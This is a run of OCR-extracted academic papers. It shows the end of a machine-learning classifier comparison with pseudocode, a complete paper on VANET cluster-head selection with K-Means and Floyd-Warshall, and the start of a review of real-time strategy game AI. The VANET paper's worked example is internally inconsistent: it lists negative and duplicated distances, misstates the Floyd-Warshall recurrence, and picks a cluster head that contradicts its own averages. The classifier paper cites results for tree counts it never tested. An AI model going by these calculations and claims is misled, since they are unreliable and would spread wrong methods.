TABLE V. SHOWS PERCENTAGE MEAN ACCURACY AND COMPUTATION TIME WITH DIFFERENT NUMBER OF TREES IN RANDOM FOREST ON ONLINE RETAIL DATASETS

No. of Trees	Computation Time (sec)	Accuracy (%)
5	588.75	94.7
10	1223.61	94.6
15	1766.75	94.7
20	2356.60	94.7
25	2994.56	94.7



Fig. 17. The change in mean accuracy with change in number of trees for RF with Online Retail data set.

Table V and Fig. 17 clearly shows that increasing number of trees does not change mean accuracy significantly but computation time does increases greatly.

IV. DISCUSSION

This study has performed a comparative study of different types of big data sets with smaller data sets in Naïve Bayes, Random Forest, and *k*-Nearest Neighbor Classification Algorithms. The experimental results above show that RF and *k*NN perform significantly better than NB except in three datasets, Breast Cancer dataset where NB has the highest accuracy mean, on Skin segmentation and News Aggregator where all three algorithms have 100% mean accuracy. Thus, we can generalize that NB is the least performing, as this is possibly due to its independence assumption which is in accordance with [21] for all types of dataset. The RF and *k*NN perform similarly, as numeric only and text only datasets as seen in Table II except for nursery dataset where *k*NN outperforms RF significantly.

In terms of computation time, NB is the fastest of all, followed by *k*NN, and however, RF performs least. For datasets that require a quick prediction *k*NN can be the best choice. As seen in Table III using the optimal number of *k* effects the % accuracy is greatly [22]. When using the low fixed odd value there is high chance of overfitting and using the high fixed odd value less than $\sqrt{n}$ (n is number of data instances) does not guarantee better performance. The best possible way is to cross-validate and find optimal *k* to be used by the classifier [23].

It has been found that RF has no effect on changing the number of attributes as seen in experimental results, whereas % mean accuracy for *k*NN fluctuates from low to high performance and ends with high performance. For NB % mean accuracy fluctuates from high to low and ends with low performance showing variable dependency.

The performance of Random Forest algorithm increases with increasing number of trees and converges after some point. In this study, it has been clearly seen that the accuracy converging to 94.7% for N = 5 to 25 (N is number of trees at each node) on Online Retail datasets. In this case, large number of trees does not make a significant difference in performance. Large number of trees reduces the risk of overfitting and variance in the model [24] nonetheless it causes “curse of dimensionality” which makes model training inefficient. Using the default, results in large number of trees such as 500 performs well in many cases as seen in this study [23]. However, increasing the number of trees increases computation time which is the cost for large number of trees. Our study does not cover memory consumption in this case nonetheless it can be noted from [21] the large number of trees that consumes a lot of RAM space. Machine learning seems to be a great tool since it verifies some unexplained correlations in different attributes in any application [24]-[27].

V. CONCLUSION

This study has evaluated influence of three different data types (Text only, Numeric Only and Text + Numeric) on classifier performance (Random Forest, *k*-Nearest Neighbor (*k*NN) and Naïve Bayes (*NB*) algorithms). The classification problems in this study has been explored in terms of mean accuracy and the effects of varying algorithm parameters over different types of datasets. This content analysis has been examined through content examines at eight different datasets taken from UCI to train models for all three algorithms. These datasets are of three different types: Text only, Numeric Only and Text + Numeric. This paper found that the best performing classifiers for a dataset such as a mix, text are only the numeric one's results. The results clearly show that Random forest and k-Nearest Neighbor (*k*NN) datasets behave identically. Naïve Bayes have shown significantly lower mean accuracy in few data sets indicating possible relation or dependency among dataset attributes as Naïve Bayes works with the assumption of attributes independence. In terms of computation time, random forest always takes more time and it increases further with an increase in number of attributes and numbers of trees to be built. Finding an optimal number of the tree for Random forest and k for *k*NN with cross-validation testing improves mean accuracy at the cost of computation time. Hence selecting a learning algorithm depends on the requirements of the problem application. Increasing the number of features undertaken by classifier also increases the feature space dimension causing "curse of dimensionality" and makes learning complicated with lower accuracy and higher computation time. This study could be further extended by using parametric methods to compare different algorithms on multiple data sets.

AUTHOR'S CONTRIBUTION

A.S. and M.N.H. conceived the study idea and developed the analysis plan. A.S. analyzed the data and wrote the initial paper. M.N.H. helped preparing the figures and tables, and in finalizing the manuscript. All authors read the manuscript.

APPENDIX

Algorithm 1: Main – Call different algorithm to predict and return mean accuracy prediction

```
N_FOLDS = 10
Load and prepare dataset
Set the parameters required by each algorithm
Create N_FOLDS random split of dataset into
train_set and test_set data
mean_acc= []: Array holding % Mean accuracy of RF,
kNN, NB
mean_acc=random_forest(train_set, test_set,
n_features, n_trees)
mean_acc.append(mean_accuracy)
mean_acc = k_nn(train_set, test_set,k)
mean_acc.append(mean_accuracy)
mean_acc=naïve_bayes(train_set, test_set)
mean_acc.append(mean_accuracy)
```

Algorithm 2: Random Forest

```
Calculate n_features = sqrt( total_no_of_features)
Set Constants
MAX_DEPTH = 10
MIN_SIZE = 1
SAMPLE_SIZE = 1.0
Create empty list trees
For i in range(NTREES):
  Create a random sub sample from dataset with
replacement of same size as dataset
  Create tree in sub sample:
    Create n_features number of features list from
dataset randomly.
    For each index in features
      For each row in sub sample
              Split the sub sample in groups
              Calculate gini to evaluate split and
              return best split point
       End For
    End For
    Split the dataset to create tree using best
split point for dataset sub sample
    Return this tree.
  Append this tree to trees list.
  End For
  Get prediction on test data with list of trees:
       For each row in test dataset:
              Make predictions with list of bagged
       trees and store number of predictions for
       each class list.
       End For
       Return Class with maximum number of votes in
prediction
       as a predicted target value.
  Calculate accuracy using predicted list of target
values and actual target values.
```

Algorithm 3: k- Nearest Neighbors

```
Calculate optimal k with least misclassification
error.
Create empty list predictions
For each t in testSet
        Find neighbors:
          Create empty list distances
          For each x in trainingSet
               dist= Euclidean distance measure
between x and test instance t
               distances.append(trainingSet[x],
       dist)
          End For
          Sort distances in ascending order.
          Create list neighbors by taking k subset
of training points from distances
           Return neighbors
       result = maximum voted class in the
neighbors
       predictions.append(result)
End For
Calculate accuracy using predicted list predictions
of target values and actual target values
```

Algorithm 4: Naïve Bayes

```
Summarize trainingSet:
  Separate trainingSet data by class
  Calculate mean and standard deviation for each
attribute
   Summarize for each class value
     Get predictions:
      predictions = []
       For i in range(len(testSet))
         Calculate result:
          Calculate Gaussian Probability Density
Function for given attributes in testSet[i]
           Calculate probability of the entire data
       instance belonging to the classes by
       multiplying probabilities of all the
       attribute values for testSet[i].
           Return the class with largest
probability as result.
         predictions.append(result)
       End For
       Return predictions
  Calculate accuracy using predicted list
predictions of target values and actual target
values.
```

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Cluster Formation and Cluster Head Selection approach for Vehicle Ad-Hoc Network (VANETs) using K-Means and Floyd-Warshall Technique

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***Abstract*—Vehicular Ad-hoc Network (VANETs) is the specific form of Mobile ad-hoc networking (MANETs) in which high dynamic nodes are utilized in carrying out the operations. They are mainly used in urban areas for safety traveling. Clustering algorithms are used for clustering the vehicles that are in the range of the network as VANET consists of a great amount of traffic. A clustering head node is used specified through a procedure to collect all information from the surroundings. This study introduced a new method for cluster head selection by using the K-Mean and Floyd-Warshall algorithms. The proposed technique first divided the points for vehicle groups while the Floyd-Warshall algorithm calculated all pairs of shortest distance for every vehicle within the defined cluster. A vehicle with the smallest average distance among a cluster is chosen as the cluster head. The Floyd-Warshall algorithm overall selects a centralized vehicle as a cluster head, hence its stability time will improve significantly.**

Keywords—Vehicular Ad-hoc Network (VANETs); Mobile ad-hoc networking (MANETs); K-Mean; clustering; cluster head selection; Floyd-Warshall

I. Introduction

The increase in traffic on a daily basis is a big challenge for the people of developing countries. Road traffic conditions directly affect the safety of the people, and many road accidents occur because of poor road traffic safety and management. Therefore, the authorities responsible should focus on road safety to make the road traffic as efficient as possible. Due to IT advancement, the communication among vehicles over large spaces has directed the attention of researchers towards efficient road traffic management. This management technique is called VANET. Nodes are intelligent vehicles which can intra-communicate as well as inter communicate with road side units (RSUs) in VANETs. In addition, they can transmit information on the existing traffic condition's trifling expectancy [1].

Because VANETs is relevant in multiple daily life applications, more and more research is conducted in this area. Some applications are safety, traffic information, and other commercial applications. VANETs consist of two fields: IVC, and RVC. IVC uses simple text messages and Video messages for communication. The latter has a lot of Potential, e.g., commercial advertisement can be done via VANETs video streaming. Other applications are highway safety and digital entertainment advertisement. The video advertising of road accidents can be better conveyed as compared with the text-based information. Furthermore, recreation in travelling systems is provided through chatting (video/voice) and online games in the travelling system [2]. The dynamic nature of VANETs sets a lot of challenges for researchers such as network stability. The mobility of nodes is much higher in VANETs than in WSNs and other such networks. Due to the limited communication range, FLD happens very often, which further leads to packet loss and delay [3]. Different approaches can be seen in [4]-[6] to solve and mitigate such issues; however the current study is focused on a clustering algorithm in which the stability cluster head is visibly an unbound issue. Nodes are partitioned into different areas called clusters, where the cluster head nodes are responsible for collecting and managing clusters' nodes. K-means is used to form the cluster. This method is a well-known method for cluster analysis [7]. For the cluster head, each head node is analyzed by the Floyd-Warshall algorithm to find the centralized node for that particular cluster. For dynamic topology, the challenging task is the confirmation of head node stability. The clustering algorithm should consider these factors when proposing an optimal solution in the VANET cluster's minimum number, density, structure, and the cluster head's lifetime. The foremost refrain of every clustering algorithm is the maintenance of a cluster's status for long span [8]. The Floyd-Warshall algorithm is most commonly used to compute all pairs of shortest paths for the whole vehicle and eventually to select the vehicle's head pertaining to minimum middling distance to the rest of the vehicles. This technique leads to the prolonged lifetime of the vehicle's head, and thus results in a less dynamic topological structure.

II. Related Work

Clustering algorithms have been widely studied in relevant literature, and multiple approaches are suggested in selecting the cluster head in VANET. A new approach is proposed by [9] where the cluster formation criteria depend on the mobility of the vehicle. In this approach, high mobility vehicles are grouped together into one cluster, while low mobility vehicles are grouped in the other cluster. To select the cluster head for any particular cluster, different metrics are considered. On the other hand, a novel approach is introduced by using the Floyd-Warshall algorithm for the selection of the Cluster Head. The

HELLO message is exchanged with the new vehicle in the network using the proposed cluster-based location routing (CBLR). All the joining vehicles air the HELLO message and wait for an instant of time in order to get a response. After receiving the message reply from the neighbor, it will join that cluster [10]. If no message is received by this node, it will announce itself as the cluster head. To ensure proper functioning and to maintain the nodes' status, a table is used to list all the neighbor nodes, and this table is shared with other cluster heads for proper communication [11]-[14].

In [15] another clustering algorithm is proposed that uses MANETs lowest ID with modification. In the selection of CH, certain authors have proposed the Direction and Leadership Duration (LD) method in making the decision for a node to become the cluster head. The LD is the time span for a node to be the leader for that CH. For the highest LD the lowest ID will be selected to be the cluster head. The idea of [16] is presented in [17] by the authors with some alteration in the leadership duration (LD) and direction, and the introduction of projected distance (PD) variation. For the specific time slot, the probable distance is the difference among the nearby vehicles. Every node is linked to Utility Weight (UW) comprising of three diverse parameters (LD, PD, ID). ID denotes the node identification and the LD has the utmost degree among all three. A node with higher leadership duration must be preferred over any with a higher degree in selection of the cluster head [18], [19]. The Aggregate Local Mobility (ALM) method incorporates the Received Signal Strength (RSS) as a metric in computing the distance between the sender and the receiver [20]. But this method does not work well in computation of the distance in VANETs [21].

III. Proposed Work

The proposed work focuses on cluster formation and cluster head selection. These Cluster algorithms are divided into two parts, Cluster's head Selection and Cluster's Formation. Cluster formation is performed by the K-Means algorithm, where an initial Vehicle is selected as the cluster division point. In the proposed work three division points are selected and vehicles are categorized into clusters on the basis of their nearest division points. Basically, the open issue in the cluster head selection is the high mobility of nodes. Each of the vehicles selects a cluster head to form a cluster group and calculates the pair of shortest paths by using the Floyd-Warshall Algorithm. It also calculates the average value and the vehicle having low average value will be the cluster head. For the cluster head selection in cluster routing the concept of graph theory is used and for the head node selection, different matrices are used. To achieve a stable head node a novel approach is introduced using the Floyd-Warshall algorithm because the one widely used algorithm in computing all pairs of shortest paths between all vertices is the Floyd-Warshall algorithm. In the suggested model the scenario of the highway vehicles is taken, in which each node is taken as a graph vertex and the distance between the vehicles is represented as Edges. Fig. 1 represents a simple scenario of VANET, in which five different vehicles (nodes) are connected, which shows the complete case study.



Fig. 1. Cluster form of vehicles on highway, a case study.



Fig. 2. Distance measurement between vehicles.

Distance between two vehicles can be calculated by using the distance formula, i.e.,

$$d = \sqrt{(a_2 - a_1)^2 + (b_2 - b_1)^2} \quad (1)$$

The distance between each vehicle from its coordinate points is calculated (Fig. 2).

In given formula the "a" and "b" are the coordinates position of the vehicles and the "d" represents the distance between these vehicles. Distance between Red Vehicles (RV) and Yellow Vehicles (YV) is calculated as follows:

d (RV) = $((12 – 4)^2 + (5 – 5)^2)^{0.5}$ = 8 m

d (YV) = $((12\ 4)^2 + (10 – 10)^2)^{0.5}$ = 8 m

TABLE I. Calculated Distance for Fig. 1

Distance	Value
d(1 → 2)	3
d(1 → 3)	8
d(1 → 5)	-4
d(1 → 4)	1
d(1 → 5)	7
d(1 → 2)	4
d(1 → 3)	-5
d(1 → 1)	2
d(1 → 4)	6

After the first phase, i.e., distance calculation to every vehicle (node), the Floyd-Warshall algorithm is applied which runs on each node within the cluster for the selection of the cluster head. Each vehicle in the Floyd-Warshall algorithm is selected as intermediate and using that node, all the distances to other vehicles are calculated. The minimum distance is selected by comparing the direct distance, while bypass distances are done in the Floyd-Warshall algorithm using the equation given below:

$$Dxy^{(k)} \leftarrow \min(Dxy^{(k-1)}, Dxy^{(k-1)} + Dxy^{(k-1)}) \quad (2)$$

The Floyd iteration ends when all vehicles are completely selected as intermediate vehicles. The minimum distance is computed by analyzing the average distance of each vehicle calculated as a result of the complete execution of Floyd-Warshall. This minimum value is selected as the Cluster Head. The Average Distance (AD) of all Vehicles (V) is calculated as follows by the Floyd-Warshall algorithm. The final average distance value of each vehicle is shown in Table II. From the table, we can analyze that Vehicle (V-E) has the lowest average distance value, and is therefore chosen as the Cluster Head.

AD of V-A: (0+3+(-3)+2(-4))/5=-2/5

AD of V-B: (3+0+(-4)+1(-1))/5=-1/5

AD of V-C: (7+4+0+5+3)/5=19/5

AD of V-D: (2+(-1)+(-5)+0+(-2))/5=-6/5

AD of V-E: (8+5+1+6+0)/ 5=4

IV. Results and Discussion

In this section we examine the viability of our proposed scheme through extensive simulation in Network Simulation Version 2 (NS-2). The simulations were performed different traffic environment and densities including highway and dense urban environment. However, here we show the average results of all the environment unless explicitly mentioned. The numbers of vehicles were varied from 10 to 300. The position of vehicles is also randomly chosen.

Rests of the parameters are given in Table I below.

TABLE II. Parameters Settings

Parameter	**Value**
Simulation Time	600 s
Transmission Range	100-1000 m
Speed of Vehicles	60-120 km/h
Transmission Rate	6-24 Mbps (SNR Dependent)
Hello Message Size	100 Byte
Inet-Hello Message Interval	2s
Vehicle Density	10-250 Vehicles/km
Velocity of Vehicles	10-40 m/sec

We compare our proposed cluster formation and cluster head selection technique by using K-Means and Floyd-Warshall algorithm (KMFW) algorithm with Cluster-based traffic information generalization (CTIG) [22] and clustering algorithm in vehicular ad hoc networks (VWCA) [23]. Fig. 1 shows the mean Peak Signal to Noise Ratio (PSNR) with varying number of vehicles. Intuitively, greater the number of vehicles, the higher the signal quality. With greater number of vehicles, the signal would incur lesser path loss. The same trend is reflected in the bars shown in Fig. 3. In terms of mean PSNR, our proposed KMFW scheme has better performance in comparison with VWCA and CTIG. When the number of vehicles is 60, the mean PSNR for VWCA is 15 dB, it slightly over 15 for CTIG and almost 20 dB for proposed KMFW scheme. With the increase in number of vehicles, all the three scheme shows increase in mean PSNR. However, the inter-scheme mean PSNR difference of the three schemes gets decreased gradually. For example, at 250 vehicles the difference is extremely slight one. For VWCA and CTIG it's slightly below 40 dB while for KMFW, it's slightly above the 40 dB. The reason is that with greater density of vehicles, the vehicles are more likely to be closed to each other which leads to regeneration of the signal. Hence, the signal overall suffers lesser loss as compared to parse density of vehicles. After certain number of vehicles per kilometer, 250 in this case, the mean PSNR will remain the same. However, for lesser number of vehicles the proposed KMFW performs better than VWCA and CTIG.

Because of the regeneration of the signal, the PSNR does not fall. This is the reason that the signal travels much farther with the increase in the number of vehicles. In other words, with increase in number of vehicles, the transmission range of the signal increases. The same is reflected in Fig. 4. However, in comparison with CTIG and VWCA, the proposed KMFW has better transmission range. At 30 vehicles per kilometer, the transmission range for all three scheme is around 50 meters. When we increase the number of vehicles, the transmission range of all the schemes increases but that of KMFW increases with greater rate as compared to VWCA and CTIG. At 240 number of vehicles per kilometer, the transmission range of VWCA is slightly above 610 meters, transmission range of VWCA is around 700 meters while that of KMFW is over 800 meters.



Fig. 3. Signal quality with varying number of vehicles.



Fig. 4. Transmission range with varying number of vehicles.



Fig. 5. Percentage connectivity with respect to vehicle density.

In Fig. 5, we have compared the percentage of time the vehicles are connected. With more number of vehicles per kilometer, the vehicles are more likely to be connected to each other. The same trend is reflected in the curve. However again, KMFW gives better connectivity performance as compared to CTIG and VWCA. In Fig. 5, we have kept the speed of the vehicles at 40 km/h. At 30 vehicles per kilometer, the percentage connectivity of VWCA is 62 %, CTIG is 63 percent while that of KMFW is over 65%. The Percentage connectivity follows the same trend as mean PSNR that is, after certain point the vehicles are almost always connected. In this case, after 240 vehicles per kilometer, the connectivity of all three is nearly 100% with connectivity of that of KMFW is exactly 100%.

In Fig. 6, we have taken 180 vehicles with varying velocity per hour and then checked the connectivity percentage. With the increase in the speed, the connection is more likely to break. However, KMFW is more resilient as compared to VWCA and CTIG. Starting with 40 kmph velocity, the percentage connectivity of VWCA is around 85%, CTIG is around 90% while percentage connectivity for KMFW is above 90%. Percentage connectivity of all the three schemes decreasing with the increase in the velocity, it gets below 55% for VWCA, 60% for CTIG while about 70% for KMFW. This shows that the proposed scheme is more resilient to the contemporary proposed algorithms.



Fig. 6. Effect of velocity on connectivity.



Fig. 7. Effect of velocity on cluster head duration.

Fig. 7 shows the cluster head duration comparison of the three schemes for varying velocity per hour with 180 vehicles per kilometer. The proposed KMFW scheme is outperforming VWCA and CTIG in terms of cluster head duration. Cluster head duration of KMFW is consistently larger then VWCA and CTIG. For 40 km/h velocity, the cluster head duration of VWCA is about 100 seconds, for CTIG it is 120 seconds while for KMFW it is slightly below 140 seconds. As the velocity of the vehicles increases, the duration decreases. For 120 km/h, the cluster head duration for VWCA is below 20 seconds, for CTIG it is around 30 seconds while for KMFW, the cluster head duration is about 50 seconds.

V. Conclusion

We presented a novel Cluster formation and Cluster head Selection approach for Vehicle Ad-hoc Network (VANETs) using K-Means & Floyd-Warshall Algorithm. The proposed algorithms had two parts that is, providing divisions parts for vehicles group using K-Means and then in second part, calculating all pair shortest path for every vehicles within the cluster using Floyd-Warshall Algorithm. Criteria for Cluster Head (CH) selection in FW algorithm is, the node in the cluster having small average distance to all other vehicle in the cluster. We showed through simulations that our proposed scheme outperforms the contemporary algorithms in terms of mean PSNR, transmission range, average connectivity and average duration of cluster head.

VI. Future Work

In future, work can be done on optimizing the network performance and making efficient resource allocation for nodes in order to instantly make an efficient and stable topology so as to provide seamless connectivity to the vehicles and make the network services more accessible. Work can also be done on reducing the number of unnecessary new link and improving link failure. Moreover, there is a need to define policies for creating cluster according to the surrounding environment for example, network formation in sensitive areas like military bases, etc.

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State-of-the-Art and Open Challenges in RTS Game-AI and Starcraft

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***Abstract*—This paper presents a review of artificial intelligence for different approaches used in real-time strategy games. Real-time strategy (RTS) based games are quick combat games in which the objective is to dominate and destroy the opposing enemy such as Rome-total war, Starcraft, the age of empires, and command & conquer, etc. In such games, each player needs to utilize resources efficiently, which includes managing different types of soldiers, units, equipment's, economic status, positions and the uncertainty during the combat in real time. Now the best human players face difficulty in defeating the best RTS games due to the recent success and advancement of deep mind technologies. In this paper, we explain state-of-the-art and challenges in artificial intelligence (AI) for RTS games and Starcraft, describing problems and issues carried out by RTS based games with some solutions that are addressed to them. Finally, we conclude by emphasizing on game 'CIG & AIIDE' competitions along with open research problems and questions in the context of RTS Game-AI, where some of the problems and challenges are mostly considered improved and solved but yet some are open for further research.**

Keywords—Real Time Strategy (RTS); Game-AI; Starcraft; MMOG; AIIDE; CIG; MOBA

I. Introduction

The presence of a good artificial intelligence (AI) technology in the background of a game is one of the most key elements of the entertainment and restate ability of profitable computer games [1]. Although 'AI' is being applied successfully in a variety of games such as chess, backgammon or Checkers but real-time strategy decisions are expected to be made in games that do not seem too common and easy because predefined setups are usually used to simulate them that results in large search space and short real AI for learning [2]. So still some traditional planning approaches continue working in the real-time sense of games. For a decade or so, the game industry is improving and now has introduced some outstanding approaches like MMOG [1] (Massively Multiplayer Online Game) which is an online game-play capable of supporting a large number of players from hundreds to thousands concurrently in the same instance [3]. Similarly, another sub-genre is devised called MOBA (Multiplayer Online Battle Arena) which is also renown as an action real-time strategy (ARTS) in which a player controls a single character in one of two teams [4]. It involves defending a base alongside teammates on one side of a map while fighting the opposing side's units and structures. MOBA games are a mixture of action games, role-playing games, and real-time strategy games, in which players usually do not construct either buildings or units. Defense of the Ancients (DotA), a map-based 'Aeon of Strife' for Warcraft III: the reign of chaos[2], Starcraft- II[3] and the frozen throne was the first major titles of its genre and the first 'MOBA' for which sponsored tournaments were held. One of the latest 'MOBA' game is 'Middle-earth: the shadow of war' released in 2017 playable on 'PS4', windows and Xbox-one platforms.

II. Real-Time Strategy (RTS) Games

This paper emphasizes on real-time strategy (RTS) games. The term real-time strategy spawned from Dune II that multiplied and evolved to become a big cornerstone of the video game industry, especially when it comes to 'PC' gaming. RTS games take a lot of previous strategy game troops and mechanics, focusing on units, building and resource management, usually during times of warfare. For most games of the genre, one generally has to generate resources [2] and to use them for creating buildings and buildings that spawn additional units. The units usually consist of different builder or farmers and combat-oriented different types of soldiers [5]. Proper time management, intuitive use of forces and capabilities are compulsory, as one continuously tries upgrading and increasing bases and forces while putting pressure on the enemies, who are trying to do the same things. The real-time strategy genre has boomed with the inclusion of online multiplayer matchmaking games, like Warcraft-III and Starcraft that have spawned global tournaments.

RTS games are cornerstones of e-sports, as popular tournaments such as MLG[4] and GSL[5] cover them regularly, often times, having grand prizes going into the $100,000 + mark and into the millions based on the size, scope, and

[1] www.mmorpg.com

[2] Blizzard Entertainment: Warcraft III: blizzard.com/games/war3/, StarCraft II: blizzard.com/games/Sc2/

[3] Blizzard Entertainment: Warcraft III: blizzard.com/games/war3/, StarCraft II: blizzard.com/games/Sc2/

[4] http://www.majorleaguegaming.com/

[5] http://afreeca.tv/36840697

sponsors of the event. There are plenty of RTS games duking it out for a spot on the list in which some of them include 'The Lord of the Rings: the battle for middle-earth-II[6]', 'command & conquer: red alert III[7]', 'Age of empires-III[8]', 'Total war: shogun-II[9]', 'command & conquer: generals[10]', 'Empire earth-II[11]', 'Sins of a solar empire[12]', 'world in conflict[13]', 'Rise of nations[14]', 'Medieval II: total war[15], etc. Real-time strategy games have had a huge fan following since their inception. The 'USP' of such games is that there is no specific way to complete a mission. The players themselves have to devise strategies and plan out their approaches to ensure victory [6]. There are numerous RTS games out there that have received success, but Starcraft the most successful and popular is worthy to mention here.

III. Starcraft

Starcraft is probably the best competitive game of all times, surpassing every other game in conventional popularity. Its very first version was released in 1998 by Blizzard entertainment [2]. Starcraft is a science fiction based universe game introduces different combat teams like 'Protoss', 'Terran', and 'Zerg' [5]. A typical match GUI of an RTS game Starcraft is shown in Fig. 1.

A. *Protoss*

Protoss has access to powerful units, machinery and advanced technologies such as energy shields and localized warp capabilities, powered by their sonic traits. However, their forces have lengthy and expensive manufacturing processes, encouraging players to follow a quality strategy for their units over the quantity.

B. *Terran*

Terran lies between the two races, providing units that are versatile and flexible. They have access to a range of more ballistic military technologies and machinery, such as tanks and nuclear weapons.

C. *Zerg*

Zerg possess entirely organic units and structures, which can be produced quickly and at a far cheaper cost to resources, but are accordingly weaker, relying on sheer numbers and speed to overwhelm the enemies. A typical Starcraft 'GUI' on sweeping through the Zerg base is shown in Fig. 2. Although each race is unique in its composition, no race has an innate advantage over the other. Each species is balanced out so that they have different powers and abilities, but their overall strength is the same. The balance stays complete via infrequent patches provided by 'Blizzard'. Each race relies on two resources to sustain their game economies and to build their forces: minerals and vespene gas [2]. Minerals are needed for all units, structures and are obtained by using a worker unit to harvest the resource directly from mineral nodes scattered around the battlefield. Players require vespene gas to construct advanced units and buildings and acquire it by constructing a gas extraction, building on top of a geyser and using worker units to extract the gas from it. In addition, players need to regulate the supplies for their forces to ensure that they can construct the number of units they need.

Although the nature of the supply differs between the races, Protoss and Zerg building construction is limited to specific locations: Protoss buildings need to be linked to a power grid while almost every Zerg structure must be placed on a carpet of biomass, called 'creep', that is produced by certain structures [7]. Terrain buildings are far less limited, with certain primary base structures possessing the ability to take off and fly slowly to new locations. Multiplayer in Starcraft is powered by Blizzard-entertainment's battle.net internet service [8]. Through this, a maximum of eight players can compete in a variety of game modes, including simply destroying all other players on a level.

We studied other review papers in the same field that were either found outdated and specific to Starcraft competitions or to tactical and strategic techniques only, that is why we thought to write a review paper in detail with fresh, updated information and literature, so this paper aims to provide a perfect guide to the current and recent past research challenges and state of the arts in RTS games and Starcraft. It is organized as follows. Section IV explains state-of-the-art and challenges, details of recent research and inadequate methods, an RTS game strategy and an RTS game decision tree. Section V includes open research areas and problems. Section VI presents a brief introduction of open computational intelligence and game AI competitions. Finally, Section VII concludes the paper with discussions.

IV. State-of-the-Art and Challenges

For a decade, tremendous goals have been achieved and different contributions are made into computer games, particularly in real-time strategy games. But despite achieving goals and contributions though still, some challenges exist which are reviewed here along with some state-of-the-art methods and techniques.

